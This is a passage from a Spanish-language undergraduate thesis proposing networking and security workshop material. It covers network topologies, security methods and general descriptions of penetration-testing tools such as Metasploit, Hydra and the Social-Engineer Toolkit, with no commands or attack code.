

Universidad Tecnológica de El Salvador

FACULTAD DE INFORMATICA Y CIENCIAS APLICADAS

CARRERA: TECNICO EN INGENIERIA DE REDES COMPUTACIONALES



TEMA:

“DESARROLLO DE TALLERES ESPECIALIZADOS PARA LA CATEDRA
DE REDES ENFOCADOS EN NETWORKING Y SEGURIDAD”.

TRABAJO DE GRADUACIÓN PRESENTADO POR:

ACEVEDO SEGURA, DANIEL ALEXANDER

SANCHEZ RODRIGUEZ, BRYAN RICARDO

PARA OPTAR AL GRADO DE:

TECNICO EN INGENIERIA DE REDES COMPUTACIONAL.

ABRIL, 2020

SAN SALVADOR, EL SALVADOR, CENTROAMERICA.

AUTORIDADES ACADÉMICAS

ING. NELSON ZÁRATE SÁNCHEZ

RECTOR

LIC. JOSÉ MODESTO VENTURA ROMERO

VICERRECTOR ACADÉMICO

ING. FRANCISCO ARMANDO ZEPEDA

**DECANO DE LA FACULTAD DE INFORMÁTICA Y CIENCIAS
APLICADAS**

JURADO EXAMINADOR

LIC. OSCAR BERTONY PINEDA MEDRANO

PRESIDENTE

LIC. LUIS RODRIGO PALOMO GUIÑONEZ

PRIMER VOCAL

TEC. JUAN CARLOS AGUILAR SOLORZANO

SEGUNDO VOCAL

ABRIL, 2020

SAN SALVADOR, EL SALVADOR, CENTROAMÉRICA



ACTA DE EXAMEN PROFESIONAL

HABIÉNDOSE REUNIDO EL JURADO CALIFICADOR INTEGRADO POR:

Lic. Luis Rodrigo Palomo Quiñonez, Tec. Juan Carlos Aguilar Solorzano, Lic. Oscar Bertony Pineda Medrano, a las 12:00m.d. del día lunes, 2 de diciembre de dos mil diecinueve,

Y LUEGO DE HABER DELIBERADO SOBRE EL EXAMEN PROFESIONAL DE LOS ALUMNOS:

<u>1-Bryan Ricardo Sánchez Rodríguez</u>	<u>Carnet 26-3779-2017</u>
<u>2-Daniel Alexander Acevedo Segura</u>	<u>Carnet 26-4059-2017</u>

QUIENES PRESENTARON DEFENSA DE SU TRABAJO DE GRADUACION TITULADO:

"Desarrollo de talleres especializados para la catedra de redes enfocados en Networking y seguridad"

PARA OPTAR AL GRADO DE:

TÉCNICO EN INGENIERIA DE REDES COMPUTACIONALES


Y DEL CUAL TAMBIEN EVALUARON LOS CONOCIMIENTOS RELACIONADOS CON EL TEMA DEL MISMO. POR LO QUE ESTE JURADO RESUELVE DECLARAR EL EXAMEN COMO:

Aprobado
YA QUE CUMPLE CON LOS REQUISITOS ESTABLECIDOS EN EL REGLAMENTO DE GRADUACION DE LA UNIVERSIDAD.

San Salvador, 2 de diciembre de dos mil diecinueve.

F. 
PRIMER VOCAL
Lic. Luis Rodrigo Palomo Quiñonez

F. 
SEGUNDO VOCAL
Tec. Juan Carlos Aguilar Solorzano


PRESIDENTE
Lic. Oscar Bertony Pineda Medrano

Índice

No. de página

Introducción	i
Capítulo I Planteamiento del Problema	1
1.1 Antecedentes.....	1
1.2 Planteamiento del Problema.....	1
1.3 Objetivos de la Investigación	1
1.3.1 Objetivo general.....	1
1.3.2 Objetivos específicos.....	1
1.4 Justificación.....	2
1.5 Limitaciones del Estudio.....	2
1.5.1 Limitación científica	2
1.5.2 Limitación temporal	2
1.5.3 Limitación espacial	2
Capitulo II Marco Teórico	3
2.1 Alcance de las Redes.....	3
2.2 Topología de Red.....	4
2.3 Networking en Tecnología: Redes.....	8
2.4 Conceptos de Seguridad.....	10

2.5 Métodos de Seguridad de Red	11
2.6 Seguridad de la Red y la Nube	13
2.7 Herramientas Relacionadas con Seguridad y Networking.....	14
2.8 Técnicas de Hacking Contra los Sistemas y Contramedidas	17
2.9 ¿Cómo Minimizar los Riesgos para sus Datos, Red y los Usuarios?	25
Capítulo III Metodología	27
Capítulo IV Análisis de Resultados.	31
Capítulo V Conclusiones.	37
Referencias	38
Anexos	40

Introducción

Cuando la información es privada siempre existe la preocupación de que alguien pueda robársela, utilizándola para fines lucrativos para sí mismo o para perjudicar a los usuarios, es por eso que se debe buscar la seguridad en nuestra red. Esta seguridad no es más que tomar medidas preventivas, para evitar en su mayor totalidad de la intromisión de terceros no autorizados a la documentación.

Las personas que no están autorizadas para el acceso de la información, como los piratas informáticos, los hackers, crackers, etc. Buscan algo que les interesa y después pasan a poseerlo, también para probarse a sí mismos hasta donde pueden llegar, se aprovechan de las vulnerabilidades de la víctima, como por ejemplo de los sistemas operativos o de la ingenuidad de los trabajadores al recibir archivos desconocidos y abrirllos, infectando el sistema por medio de virus u otra especie de herramientas.

El presente trabajo atiende la problemática y la falta de material de estudio y de trabajo enfocado en networking y seguridad en la Universidad Tecnológica de El Salvador. Está compuesto por cinco capítulos: I. Planteamiento del problema, II. Marco Teórico, III. Metodología, IV. Análisis de Resultado, V. Conclusiones, también está compuesto por algunas referencias y anexos, presentamos una serie de material didáctico y practico enfocado en networking y seguridad para implementar en talleres en la catedra de redes de la Universidad Tecnológica de El Salvador.

Capítulo I Planteamiento del Problema

1.1 Antecedentes

A lo largo del curso de la carrera de Técnico en Ingeniería de Redes Computacionales hemos estado presentes en el desarrollado talleres y seminarios enfocados en seguridad y networking, pero estos no han estado lo bastantes enfocados en el tema por falta de material didáctico y practico tanto para el docente como para los alumnos de la Universidad Tecnológica de El Salvador.

1.2 Planteamiento del Problema

¿Se puede crear material de importancia para el desarrollo de futuros talleres impartidos a los estudiantes de la catedra de redes en la Universidad Tecnológica de El Salvador enfocados en networking y seguridad?

1.3 Objetivos de la Investigación

1.3.1 Objetivo general

Crear material de importancia para futuros talleres enfocados en networking y seguridad.

1.3.2 Objetivos específicos

Hacer prácticas para la creación de material que sirva para el desarrollo de talleres enfocados en networking y seguridad.

Crear guías para los maestros y estudiantes enfocadas en networking y seguridad.

Crear un repositorio en la biblioteca central de la Universidad Tecnológica de El Salvador en el cual estén las guías a la disposición para docentes.

1.4 Justificación

Hay muchos talleres y seminarios que se brindan a lo largo de las carreras de la facultad de informática pero son pocos los que tratan temas como networking y seguridad, es por eso que hemos visto la necesidad de recaudar información para crear material enfocado en esta área, preparar material practico suficiente para dos talleres tanto para el docente como para los alumnos, con el cual se pueda dar importancia a este tema que tiene tanta relevancia en la actualidad, así poder impartir talleres de calidad sobre este tema.

1.5 Limitaciones del Estudio

1.5.1 Limitación científica

La investigación es para la implementación de material didáctico para talleres de networking y seguridad, para los docentes y estudiantes de la Universidad tecnológica de El Salvador.

1.5.2 Limitación temporal

El material se tiene planeado que se desarrolle a lo largo del ciclo 02 del año 2019 comenzando en el mes de agosto y culmine en el mes de diciembre.

1.5.3 Limitación espacial

La implementación de los talleres estará a disposición de la catedra de redes de la Universidad tecnológica de El Salvador.

Capítulo II Marco Teórico

2.1 Alcance de las Redes

El alcance de una red hace referencia a su tamaño geográfico. El tamaño de una red puede variar desde unos pocos equipos en una oficina hasta miles de equipos conectados a través de grandes distancias. Importante

Cuando se implementa correctamente una WAN, no se puede distinguir de una red de área local, y funciona como una LAN. El alcance de una red no hace referencia sólo al número de equipos en la red; también hace referencia a la distancia existente entre los equipos. El alcance de una red está determinado por el tamaño de la organización o la distancia entre los usuarios en la red.

El alcance determina el diseño de la red y los componentes físicos utilizados en su construcción. Existen dos tipos generales de alcance de una red:

- Redes de área local
- Redes de área extensa

Red de área local

Una red de área local (LAN) conecta equipos ubicados cerca unos de otros. Por ejemplo, dos equipos conectados en una oficina o dos edificios conectados mediante un cable de alta velocidad pueden considerarse una LAN. Una red corporativa que incluya varios edificios adyacentes también puede considerarse una LAN.

Red de área extensa

Una red de área extensa (WAN) conecta varios equipos que se encuentran a gran distancia entre sí. Por ejemplo, dos o más equipos conectados en lugares opuestos del mundo pueden formar una WAN. Una WAN puede estar formada por varias LANs interconectadas. Por ejemplo, Internet es, de hecho, una WAN.




Figura 1: Tipos de redes según su alcance.

2.2 Topología de Red

La topología o forma lógica de una red se define como la forma de tender el cable a estaciones de trabajo individuales; por muros, suelos y techos del edificio. Existe un número de factores a considerar para determinar cuál topología es la más apropiada para una situación dada. Existen tres topologías comunes:

➤ Anillo

Las estaciones están unidas unas con otras formando un círculo por medio de un cable común. El último nodo de la cadena se conecta al primero cerrando el anillo. Las señales circulan en un solo sentido alrededor del círculo, regenerándose en cada nodo. Con esta metodología, cada nodo examina la información que es enviada a través del anillo. Si la información no está dirigida al nodo que la examina, la pasa al siguiente en el anillo. La desventaja del anillo es que, si se rompe una conexión, se cae la red completa.




Figura 2: Topología anillo

➤ Estrella

La red se une en un único punto, normalmente con un panel de control centralizado, como un concentrador de cableado. Los bloques de información son

dirigidos a través del panel de control central hacia sus destinos. Este esquema tiene una ventaja al tener un panel de control que monitorea el tráfico y evita las colisiones y una conexión interrumpida no afecta al resto de la red.




Figura 3: Topología estrella

➤ Bus

Las estaciones están conectadas por un único segmento de cable. A diferencia del anillo, el bus es pasivo, no se produce regeneración de las señales en cada nodo. Los nodos en una red de "bus" transmiten la información y esperan que ésta no vaya a chocar con otra información transmitida por otro de los nodos. Si esto ocurre, cada nodo espera una pequeña cantidad de tiempo al azar, después intenta retransmitir la información.




Figura 4: Topología bus

➤ Híbridas

El bus lineal, la estrella y el anillo se combinan algunas veces para formar combinaciones de redes híbridas.




Figura 5: Topología híbrida

➤ Estrella jerárquica

Esta estructura de cableado se utiliza en la mayor parte de las redes locales actuales, por medio de concentradores dispuestos en cascada para formar una red jerárquica.

El concepto networking puede tener varias connotaciones, dependiendo del entorno o ámbito en el que se aplique. Aunque el significado general está relacionado con “redes”, lo cierto es que en las empresas se habla de distintos tipos de redes.




Figura 6: Topología jerárquica

2.3 Networking en Tecnología: Redes

En el mundo de las computadoras, el concepto de networking aplica a las redes de cómputo para vincular dos o más dispositivos informáticos con el propósito de compartir datos. Las redes están construidas con una mezcla de hardware y software, incluyendo el cableado necesario para conectar los equipos.

Una red o red de datos es una red de telecomunicaciones que permite a los equipos de cómputo intercambiar datos. En las redes de cómputo, dispositivos de

computación conectados en red (nodos de la red) pasan los datos entre sí a lo largo de las conexiones de datos. Las conexiones (enlaces de red) entre los nodos se establecerán a partir de los medios de comunicación, ya sea por cable o medios inalámbricos.

Una red de computadoras, también llamada red de comunicaciones de datos o red informática es un conjunto de equipos informáticos y software conectados entre sí por medio de dispositivos físicos que envían y reciben impulsos eléctricos, ondas electromagnéticas o cualquier otro medio para el transporte de datos, con la finalidad de compartir información, recursos y ofrecer servicios.

Como en todo proceso de comunicación se requiere de un emisor, un mensaje, un medio y un receptor. La finalidad principal para la creación de una red de computadoras es compartir los recursos y la información en la distancia, asegurar la confiabilidad y la disponibilidad de la información, aumentar la velocidad de transmisión de los datos y reducir el costo general de estas acciones. Un ejemplo es internet, la cual es una gran red de millones de computadoras ubicadas en distintos puntos del planeta interconectadas básicamente para compartir información y recursos

La estructura y el modo de funcionamiento de las redes informáticas actuales están definidos en varios estándares, siendo el más importante y extendido de todos ellos el modelo TCP/IP basado en el modelo de referencia OSI. Este último, estructura cada red en siete capas con funciones concretas pero relacionadas entre sí; en TCP/IP se reducen a cuatro capas. Existen multitud de protocolos repartidos por cada capa, los cuales también están regidos por sus respectivos estándares.

2.4 Conceptos de Seguridad

La seguridad de la red es la práctica de prevenir y proteger contra la intrusión no autorizada en redes corporativas. Como filosofía, complementa la seguridad del punto final, que se centra en dispositivos individuales; la seguridad de la red se centra en cómo interactúan esos dispositivos y en el tejido conectivo entre ellos.

El venerable SANS Institute lleva la definición de seguridad de red un poco más lejos: la seguridad de la red es el proceso de tomar medidas físicas y preventivas para proteger la red subyacente de uso indebido, mal uso, mal funcionamiento, modificación, destrucción o divulgación incorrecta. funciones críticas dentro de un entorno seguro.

Pero el impulso general es el mismo: la seguridad de la red se implementa mediante las tareas y herramientas que utiliza para evitar que personas no autorizadas entren en sus redes. En esencia, su computadora no puede ser pirateada si los hackers no pueden acceder a ella a través de la red.

Protección: debe configurar sus redes y redes lo más correctamente posible

Detección: debe ser capaz de identificar cuándo ha cambiado la configuración o si algún tráfico de red indica un problema

Reacción: después de identificar los problemas rápidamente, responderlos y regresar a un estado seguro.

Esto, en resumen, es una estrategia de defensa en profundidad. Si hay un tema común entre los expertos en seguridad, es cualquier herramienta defensiva individual puede ser derrotada por un adversario determinado. Su red no es una línea o un punto: es un territorio, e incluso si ha organizado su defensa correctamente.

2.5 Métodos de Seguridad de Red

Para implementar este tipo de defensa en profundidad, hay una variedad de técnicas especializadas y tipos de seguridad de red.

Control de acceso: debe poder bloquear a usuarios y dispositivos no autorizados de su red. Los usuarios que tienen acceso autorizado a Internet solo han sido autorizados para utilizar el sitio web.

Antimalware: virus, gusanos y troyanos por definición de una red, y puede permanecer inactivo en las máquinas infectadas durante días o semanas. Su esfuerzo de seguridad debe hacerse para prevenir infecciones y también para el malware raíz que se dirige a su red.

Seguridad de la aplicación: su red suele acceder a las aplicaciones no seguras. Debe usar hardware, software y procesos de seguridad para bloquear esas aplicaciones.

Análisis de comportamiento: debe saber cómo es el comportamiento normal de la red para poder detectar anomalías o infracciones a medida que ocurren.

Prevención de pérdida de datos: los seres humanos son inevitablemente el enlace de seguridad más débil. Debe implementar tecnologías y procesos para garantizar que los empleados no envíen deliberadamente o inadvertidamente datos confidenciales fuera de la red.

Seguridad del correo electrónico: el phishing es una de las formas más comunes de obtener acceso a una red. Las herramientas de seguridad de correo electrónico pueden bloquear tanto los mensajes entrantes como los salientes con datos confidenciales.

Firewalls: quizás el abuelo del mundo de la seguridad de la red, siguen las reglas de su red o de Internet, estableciendo una barrera entre su zona de confianza y el salvaje oeste. No excluyen la necesidad de una estrategia de defensa en profundidad, pero siguen siendo imprescindibles.

Detección y prevención de intrusos: estos sistemas escanean el tráfico de red para identificar y bloquear ataques.

Movíl y seguridad inalámbrica: los dispositivos inalámbricos tienen todos los posibles fallos de seguridad de cualquier otro dispositivo conectado en red. Se puede conectar a casi cualquier red inalámbrica en cualquier lugar, lo que requiere la seguridad extra.

Segmentación de red: la segmentación definida por software en diferentes clasificaciones y facilita la aplicación de políticas de seguridad.

Información de seguridad y gestión de eventos (SIEM): estos productos pretenden reunir información de una variedad de herramientas de red para proporcionar los datos que necesita para identificar y responder a las amenazas.

VPN: Una herramienta (típicamente basado en IPsec o SSL) que autentica la comunicación entre un dispositivo y una red segura, creando un "túnel" seguro y encriptado a través de la Internet abierta.

Seguridad web: debe poder controlar el uso del personal interno para bloquear amenazas basadas en la web del uso de navegadores como vector para infectar su red.

2.6 Seguridad de la Red y la Nube

Cada vez más empresas están desconectadas, cargando algunas de sus necesidades de cómputo a proveedores de servicios en la nube, creando infraestructuras híbridas donde su propia red interna tiene que interoperar de forma fluida y segura con servidores alojados por terceros. A veces esta infraestructura en sí misma es una red autónoma, que puede ser física (varios servidores en la nube trabajando juntos) o virtual (varias instancias de VM ejecutándose juntas y "interconectando" entre sí en un solo servidor físico).

Para manejar los aspectos de seguridad, muchos proveedores de servicios en la nube establecen políticas centralizadas de control de seguridad en su propia plataforma. Sin embargo, el truco aquí es que esos sistemas de seguridad no siempre coincidirán con sus políticas y procedimientos para sus redes internas, y esta falta de coincidencia puede aumentar la carga de trabajo para los profesionales de seguridad de redes. Hay una variedad de herramientas y técnicas disponibles que pueden ayudar a aliviar parte de esta preocupación, pero la verdad es que esta área todavía está en flujo y la conveniencia de la nube puede significar problemas de seguridad para la red.

Software de seguridad de red

Para cubrir todas esas bases, necesitará una variedad de herramientas de software y hardware en su kit de herramientas. Lo mejor son un elemento en su estrategia híbrida de defensa en profundidad. Algunas de estas herramientas son productos corporativos de grandes proveedores, mientras que otras vienen en la forma de utilidades gratuitas y de código abierto. Las categorías principales incluyen: analizadores de paquetes, que

ofrecen una visión profunda del tráfico de datos, exploradores de vulnerabilidades como el software de detección y prevención de intrusos. En un entorno donde necesita obtener muchas herramientas para trabajar Juntos, es posible que también desee implementar el software SIEM, que mencionamos anteriormente. Los productos SIEM evolucionaron a partir del software de registro y analizan los datos de red recopilados por varias herramientas diferentes para detectar comportamientos sospechosos en su red

2.7 Herramientas Relacionadas con Seguridad y Networking

Metasploit framework

Metasploit framework es una herramienta desarrollada en Perl y Ruby en su mayor parte, que está enfocada a auditores de seguridad y equipos Red Team y Blue Team.

Red Team es el equipo ofensivo o encargado del hacking ético, que hace pruebas de intrusión, mientras que el Blue Team es el equipo que lleva a cabo la securización y toda la parte defensiva.

Características principales:

Es una herramienta muy completa que tiene muchísimos exploits, que son vulnerabilidades conocidas, en las cuales tienen también unos módulos, llamados payloads, que son los códigos que explotan estas vulnerabilidades.

También dispone de otros tipos de módulos, por ejemplo, los encoders, que son una especie de códigos de cifrado para evasión de antivirus o sistemas de seguridad perimetral.

Burp Suite

Cuando utilizamos el servidor Proxy y configuramos el navegador para funcionar con ello, es posible tener control total sobre el tráfico intercambiado entre el servidor web y el navegador web. Burp Suite permite manipular los datos antes de enviarlos al servidor web, todo se hace de forma gráfica a través de una interfaz muy fácil de entender. Con esta funcionalidad se podrán reproducir bugs y vulnerabilidades del sitio web.

El «intruder» nos permite automatizar ataques contra las páginas web bajo el protocolo HTTP, también proporciona una herramienta para generar solicitudes maliciosas HTTP como SQL injection o XSS y podremos hacer ataques de fuerza bruta contra usuarios del servicio. Por último, incorpora un repetidor para modificar las respuestas del servidor y reenviárselas observando los resultados, un “sequencer tool” para ver la aleatoriedad de los tokens de sesión (sesión ID).

Nikto

Nikto es una herramienta de escaneo de servidores web que se encarga de efectuar diferentes tipos de actividades tales como, detección de malas configuraciones y vulnerabilidades en el servidor objetivo, detección de ficheros en instalaciones por defecto, listado de la estructura del servidor, versiones y fechas de actualizaciones de servidores, tests de vulnerabilidades XSS, ataques de fuerza bruta por diccionario, reportes en formatos txt, csv, html, etc.

Nikto es un proyecto robusto que lleva varios años en desarrollo y se encuentra en constante evolución. Unas de las características más interesantes de esta herramienta

son la posibilidad de generar reportes en distintos formatos, la integración con LibWhisker (Anti-IDS), integración con Metasploit, entre otras.

W3af

w3af (Web Application Attack and Audit Framework) es una herramienta open source de auditoría que permite detectar vulnerabilidades web y explotarlas. Es bastante sencilla de utilizar y muy útil para automatizar diferentes análisis en un sólo proceso.

Por supuesto, w3af no busca ser un programa de haking malintencionado, si bien parece que con unos simples clics se puede hacer de todo, es necesario tener ciertos conocimientos y ganas de entender lo que sucede para poder sacarle provecho.

Setoolkit

SET es una completísima suite dedicada a la ingeniería social, que nos permite automatizar tareas que van desde el de envío de SMS (mensajes de texto) falsos, con los que podemos suplantar el número telefónico que envía el mensaje, a clonar cualquier página web y poner en marcha un servidor para hacer phishing en cuestión de segundos.

SET integra muchas de las funciones de Metasploit, es más, muchas de las funciones de SET las saca de Metasploit, por tanto, no se concibe SET sin previamente tener instalado Metasploit. Quizás lo que más nos ha llamado la atención de SET es su eficacia y agilidad a la hora de implementar su gran variedad de ataques.

Hydra

Hydra es una de las aplicaciones más conocidas y utilizadas en hacking ético (y por piratas informáticos) para crackear contraseñas y conseguir acceder de forma no autorizada a redes y sistemas. Esta aplicación es totalmente gratuita y de código abierto

y cuenta de base con más de 30 protocolos compatibles (sistemas operativos, webs, bases de datos, etc) donde intentar conseguir el acceso no autorizado crackeando y rompiendo contraseñas.

Este software de hacking ético ha sido diseñado de manera modular, es decir, cualquier programador puede crear sus propios módulos que le añadan nuevas funciones y características. Hydra hace uso de la fuerza bruta para descifrar contraseñas, ya sea probando contraseñas en serie como partiendo de una base de datos o de tablas rainbow.

De esta manera, si un usuario (el objetivo) utiliza una contraseña poco segura (contraseñas repetidas, cortas, predecibles, etc), Hydra podrá romperla y adivinarla, poniendo en peligro su seguridad.

Medusa

Una de las herramientas que tenemos disponibles en la distribución de Linux BackTrack es Medusa. Dicha herramienta permite hacer ataques de fuerza bruta contra un variado conjunto de protocolos

2.8 Técnicas de Hacking Contra los Sistemas y Contramedidas

Una parte del trabajo para empezar a auditar la seguridad en sistemas de red es la labor investigativa, para poder indagar de que servicios se compone la red, sin embargo, la parte que más cuesta es comprobar el estado de seguridad tratando de penetrar los sistemas y tratando de entrar a ellos.

Penetración de sistemas

Hoy en día la informática se ha extendido a casi cualquier ámbito de negocios, sus aplicaciones son asombrosas y nos permite realizar infinitas actividades y trabajar con múltiples tareas a la vez en tiempos reducidos.

Vulnerabilidades informáticas

En informática el termino vulnerabilidad informática hace referencia a cualquier debilidad en un sistema o medio físico, donde permite que un determinado atacante pueda violar la integridad, hacer daños en los datos, robar la información, alterar aplicaciones y fraudes.

La vulnerabilidad puede ser un pequeño bug en una aplicación, fallo en el desarrollo, o hasta algún descuido por parte del usuario como utilizar password fácil de descifrar o dejarlas apuntadas en algún sitio de fácil acceso etc.

Tipos de vulnerabilidades

Hay innumerables vulnerabilidades informáticas y según sus características se clasifican en un determinado tipo u otro. Comentaremos algunas de las vulnerabilidades más conocidas:

Vulnerabilidad de desbordamiento de buffer (Buffer Overflow) Se trata de un tipo de ataque muy común entre los hackers donde se puede causar un problema muy serio en los sistemas. Existen innumerables tipos de ataques de desbordamiento, pero el más común es el de la pila. Este ataque consiste cuando un determinado programa por fallo en su implementación no es capaz de controlar la cantidad de datos que están en el buffer, haciendo que por final ultrapase la capacidad del buffer. Debido a ese fallo los

datos son movidos a otro lado sobrescribiendo o modificándolos, con eso se puede conseguir tener un control del propio sistema. Ese tipo de ataque se hace muy común porque la mayoría de los sistemas están desarrollado en C, porque en su diseño el lenguaje ha priorizado espacio y performance sobre seguridad. Según los expertos en seguridad informática ese tipo de ataque será durante muchos años uno de los más importantes.

